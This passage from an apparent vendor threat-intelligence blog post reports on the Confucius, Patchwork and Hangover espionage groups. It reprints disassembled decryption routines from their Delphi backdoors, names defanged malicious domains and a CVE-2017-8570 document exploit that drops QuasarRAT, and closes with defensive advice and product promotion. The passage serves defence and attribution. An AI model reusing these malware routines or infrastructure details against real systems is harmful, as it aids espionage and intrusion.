call    @LStrLen
cmp     eax,8
jge     004547AC
mov     ecx,7B
mov     edx,4548E0;'C:\cd\Unit1.pas'
mov     eax,4548F8;'err'
call    @Assert
mov     eax,dword ptr [ebp-0C]
call    @LStrLen
mov     edx,20
call    Min
mov     dword ptr [ebp-10],eax
mov     eax,dword ptr [ebp-10]
push    eax
lea     eax,[ebp-18]
mov     ecx,1
mov     edx,dword ptr ds:[4546FC];_DynArr_50_3
call    @DynArraySetLength
add     esp,4
mov     esi,dword ptr [ebp-10]
dec     esi
test    esi,esi
jl      004547F8
inc     esi
xor     ebx,ebx
mov     eax,dword ptr [ebp-0C]
mov     al,byte ptr [eax+ebx]
and     al,1F
mov     edx,dword ptr [ebp-18]
mov     byte ptr [edx+ebx],al
inc     ebx
dec     esi
jne     004547E6
```

```
lea     eax,[ebp-8]
mov     edx,45477C;'xldbszcd'
call    @LStrLAsg
mov     al,[454788];0x1 gvar_00454788
push    eax
lea     eax,[ebp-10]
push    eax
xor     ecx,ecx
mov     edx,454794;' '
mov     eax,dword ptr [ebp-8]
call    StringReplace
mov     eax,dword ptr [ebp-10]
call    @LStrLen
mov     edx,20
call    Min
mov     dword ptr [ebp-14],eax
mov     eax,dword ptr [ebp-14]
push    eax
lea     eax,[ebp-1C]
mov     ecx,1
mov     edx,dword ptr ds:[454614];_DynArr_50_3
call    @DynArraySetLength
add     esp,4
mov     esi,dword ptr [ebp-14]
dec     esi
test    esi,esi
jl      004546E4
inc     esi
xor     ebx,ebx
mov     eax,dword ptr [ebp-10]
mov     al,byte ptr [eax+ebx]
and     al,1F
mov     edx,dword ptr [ebp-1C]
mov     byte ptr [edx+ebx],al
inc     ebx
dec     esi
jne     004546D2
```

```
lea     eax,[ebp-8]
mov     edx,4744C0;'xldbszcd'
call    @LStrLAsg
mov     al,[4744CC];0x1 gvar_004744CC
push    eax
lea     eax,[ebp-0C]
push    eax
xor     ecx,ecx
mov     edx,4744D8;' '
mov     eax,dword ptr [ebp-8]
call    StringReplace
mov     eax,dword ptr [ebp-0C]
call    @LStrLen
cmp     eax,8
jge     004743E2
mov     ecx,0F6
mov     edx,4744E4;'C:\A 1.2_sw4\Unit1.pas'
mov     eax,474504;'err'
call    @Assert
mov     eax,dword ptr [ebp-0C]
call    @LStrLen
mov     edx,20
call    Min
mov     dword ptr [ebp-10],eax
mov     eax,dword ptr [ebp-10]
push    eax
lea     eax,[ebp-18]
mov     ecx,1
mov     edx,dword ptr ds:[474340];_DynArr_102_3
call    @DynArraySetLength
add     esp,4
mov     esi,dword ptr [ebp-10]
dec     esi
test    esi,esi
jl      0047442E
inc     esi
xor     ebx,ebx
mov     eax,dword ptr [ebp-0C]
mov     al,byte ptr [eax+ebx]
and     al,1F
mov     edx,dword ptr [ebp-18]
mov     byte ptr [edx+ebx],al
inc     ebx
dec     esi
jne     0047441C
```

Figure 10. Left: Confucius group, Middle: Hangover group, Right: Unnamed group

After some research, we found multiple Delphi backdoors that used any of the three decryption routines. The backdoors also linked to an infrastructure matching old Hangover domains as well as the infrastructure of domains from the September 2016 blog post. Some of these samples were several years old and had left the original name of the bit-flip decryption algorithm, which was “EnDecrypt”. This algorithm matches the following code snippet.

Patchwork’s Ongoing Campaigns

Aside from their Delphi malware, Patchwork is still active. Lately, they have been sending multiple RTF files exploiting CVE-2017-8570. The dropped payloads are modified versions of the Remote Administration Tool QuasarRAT that can be traced to the domains sastind-cn[.]org and tautiaos[.]com.




Figure 11. Process tree after a successful infection

The attackers sometimes design the weaponized documents to look like legitimate documents of interest to the target. The documents are also unusually large — often more than 10 megabytes.




Figure 12. On the left, the weaponized document. On the right, the legitimate document from CSBA. Note that the weaponized document was crafted to look like it came from CSBA but does not imply that CSBA or its related assets have been compromised

The group still uses the Badnews malware, a backdoor with information-stealing and file-executing capabilities, albeit updated with a slight modification in the encryption routine at the end of 2017, when they added Blowfish encryption on top of their custom encryption described in our former Patchwork blogpost.

Defending against Confucius and Patchwork

Threat actors like Confucius and Patchwork are known for their large arsenal of tools and ever-evolving techniques that can render traditional security solutions — which are often not designed to handle the persistent and sophisticated threats detailed in this blog — ineffective. To help combat these kinds of threats organizations will need to take a more proactive and focused security posture that can cover the most ground in terms of security. Some specific security measures organizations can implement:

- Recognize social engineering attempts. Malicious mobile apps are common infection vectors for cybercriminals, as they can attract specific target audiences. In this case, Confucius went with the common adage “sex sells”
- Proactively monitor the organization’s network. Threat actors are notorious for creating stealthy malware that can bypass superficial network monitoring. A more proactive stance that includes proper application of firewalls and intrusion detection and prevention systems can help mitigate the impact of an attack
- Implement network segmentation. Even with the best security technology, there is still a chance of an attack slipping through. Separating the network into individual parts, as well as restricting access to only those who really need it, can mitigate the damage that occurs in case of a successful attack.
- Update systems regularly. Everything from endpoints to network software to IoT devices should be patched and updated to prevent or minimize the chance of a threat actor exploiting a vulnerability

In an ideal scenario, an organization’s in-house security team implement all of these and other security measures. The reality is that IT departments of small to large-sized organizations are not equipped to handle the more advanced threats that groups like Confucius use in their attacks. Since these teams also handle the day-to-day IT requirements of the organization, taking on a more involved and proactive stance may not be easy. In this case, an organization can look into third party security providers who can handle specialized work, such as root cause analysis and detailed research, and also provide a remediation plan that gives organizations a better chance against advanced threats.

Trend Micro Solutions

Patchwork uses email as an entry point, which is why securing the email gateway is important. Trend Micro™ Hosted Email Security is a no-maintenance cloud solution that delivers continuously updated protection to stop spam, malware, spear phishing, ransomware, and advanced targeted attacks before they reach the network. Trend Micro™ Deep Discovery™ Email Inspector and InterScan™ Web Security prevent malware from ever reaching end users. At the endpoint level, Trend Micro™ Smart Protection Suites deliver several capabilities that minimize the impact of Patchwork’s attacks.

These solutions are powered by Trend Micro XGen™ security, which provides a cross-generational blend of threat defense techniques against a full range of threats for data centers, cloud environments, networks, and endpoints. It features high-fidelity machine learning to secure the gateway and endpoint data and applications, and protect physical, virtual, and cloud workloads.

This appendix contains the latest Indicators of Compromise (IOCs) related to the different groups.

Updated the appendix on August 30, 2018 to fix formatting and add new information

Related Posts:

- **Untangling the Patchwork Cyberespionage Group**
- **Deciphering Confucius' Cyberespionage Operations**
- **The Urpage Connection to Bahamut, Confucius and Patchwork**
- **New Andariel Reconnaissance Tactics Hint At Next Targets**

Tags: Confucius Delphi Hangover Patchwork Targeted Attack